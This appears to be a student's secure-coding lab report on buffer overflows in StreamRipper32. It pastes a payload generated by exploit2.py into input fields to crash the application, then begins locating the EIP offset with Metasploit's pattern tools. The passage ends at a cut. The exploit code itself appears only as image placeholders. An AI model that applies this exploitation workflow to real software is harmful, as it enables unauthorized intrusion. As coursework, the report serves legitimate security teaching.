


# Secure Coding Lab-8

Deva Dattu Javvadi  
18BCN7081  
L39+L40



## Lab experiment - Working with the memory vulnerabilities – Part II


### 1) Crashing the StreamRipper32 with exploit2.py



After opening the application, Click on the ADD button under the Station/Song Matching Section.


Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.







Exploit used above:


Payload text created using Exploit2.py given



As we can see, it's crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,






Enter the same payload in the search as above...  
As you can see, it crashed..

## 2) Changing the Trigger:

### Finding EIP


Using `pattern_create.rb` and `pattern_offset.rb` in kali.

Copy this pattern and paste in any user interaction field of exploiting software.



After Clicking Search, Our Software will Crash.

Now, Copy the Offset overwritten in the EIP.



Now Match this EIP offset using pattern\_offset.rb

```

